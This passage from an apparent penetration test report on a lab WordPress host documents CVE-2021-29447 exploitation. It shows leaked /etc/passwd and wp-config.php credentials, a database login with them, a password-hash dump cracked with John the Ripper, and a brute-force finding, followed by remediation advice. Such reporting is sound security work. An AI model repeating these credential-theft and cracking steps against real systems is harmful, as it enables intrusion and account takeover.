irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
stux:x:1000:1000:CVE-2021-29447,,,:/home/stux:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
```

***Figure 9:*** *Decoding the received base64 string and extracting the /etc/passwd file contents.*

Seeing that we can successfully read server-side files, we slightly modify our payload and extract the WordPress configuration file containing the database authentication credentials:

```
┌──(root💀kali)-[~/thm/wordpress/cve/exploits]
└─# php ./decode.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );
```

***Figure 10:*** *Reading contents of the wp-config.php file to obtain MySQL credentials.*

We can successfully authenticate with the database using the discovered credentials:

```
┌──(root💀kali)-[~/thm/wordpress/cve/exploits]
└─# mysql -h 10.10.162.222 -u thedarktangent -psUp3rS3cret132
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 21753
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

***Figure 11:*** *Successful authentication with remote database using the discovered credentials.*

From here, we extract, and crack the administrative user's credentials:

```
MySQL [wordpressdb2]> select * from wptry_users;
+----+------------+------------------------------------+---------------+-------------------------------+
| ID | user_login | user_pass                          | user_nicename | user_email                    |
+----+------------+------------------------------------+---------------+-------------------------------+
|  1 | corp-001   | $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1 | corp-001      | corp-001@fakemail.com         |
|  2 | test-corp  | $P$Bk3Zzr8rb.5dimh99TRE1krX8X85eR0 | test-corp     | test-corp@tryhackme.fakemail  |
+----+------------+------------------------------------+---------------+-------------------------------+
2 rows in set (0.085 sec)
```

***Figure 12:*** *Accessing the wptry_users containing users and their hashed passwords.*

```
┌──(root💀kali)-[~/thm/wordpress/cve]
└─# john --format=phpass --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
teddybear        (corp-001)
1g 0:00:00:00 DONE (2023-10-22 19:56) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey..james1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

***Figure 13:*** *Successfully cracking the administrative password.*





***Figure 14:*** *Successful login as the administrative user.*

**Recommendations**

- Upgrade WordPress to the latest version.

**References**

- https://nvd.nist.gov/vuln/detail/CVE-2021-29447
- https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/

## 2: Improper Error Handling

| HIGH RISK (5.3/10) | |
|---|---|
| **CVSS:3.1 Vector String** | **CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N** |
| **Exploitation Likelihood** | **Likely** |
| **Business Impact** | **Moderate** |
| **Remediation Difficulty** | **Easy** |

**Security Implications**

Improper error handling, such as providing overly descriptive error messages like "username incorrect," can inadvertently reveal sensitive information about the system or its users. This can assist malicious actors in refining their attack strategies, potentially leading to unauthorized access or system compromise.

**Analysis**

When trying to log into the WordPress instance, we notice that the web page throws an error indicating that the username we chose is incorrect:





***Figure 15:*** *Overly descriptive login failure error.*

Knowing this, we can mount a brute force attack to obtain a valid username from a list of common or easily guessable username. We successfully discover a valid username, and simultaneously discover the corresponding password:





***Figure 16:*** *Credentials discovered via brute force attack using overly descriptive error string.*





***Figure 17:*** *Successful authentication using discovered credentials.*

**Recommendations**

- Use a vague error message for all credential failures such as “Invalid credentials” on both a wrong username, and a wrong password.
- Implement brute force mitigation controls such as account lockouts, captchas, IP jails, etc.

**References**

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://hackertarget.com/wordpress-user-enumeration/
- https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

# APPENDIX A - TOOLS USED

| Tool | Description |
|---|---|
| **Hydra** | Used for brute-forcing of web applications. |
| **John the Ripper** | Used to crack password hashes. |
| **Metasploit** | Used for exploitation of vulnerable services. |
| **Nmap** | Used for port enumeration on hosts. |

***Table A.1:*** *Tools used during assessment.*

# APPENDIX B - ENGAGEMENT INFORMATION

## Client Information

| | |
|---|---|
| **Client** | Example Corp, LLC. |
| **Primary Contact** | John Smith,<br>Chief Information Security Officer |
| **Approvers** | The following people are authorized to change the scope of engagement and modify the terms of the engagement.<br>- John Smith<br>- Jane Doe |

***Table B.1:*** *Client information.*

## Version Information

| Version | Date | Description |
|---|---|---|
| 1.0 | November 3, 2023 | Initial report to client |

***Table B.2:*** *Report version information.*

## Contact Information

| | |
|---|---|
| **Name** | SB Software Inc. |
| **Address** | 451 Datura Street, L'Ile-Perrot, QC J7V 7K4 |
| **Phone** | (438) 935-3477 |
| **Email** | info@sbsoftware.ca |

***Table B.1:*** *SB Software Inc.'s contact information.*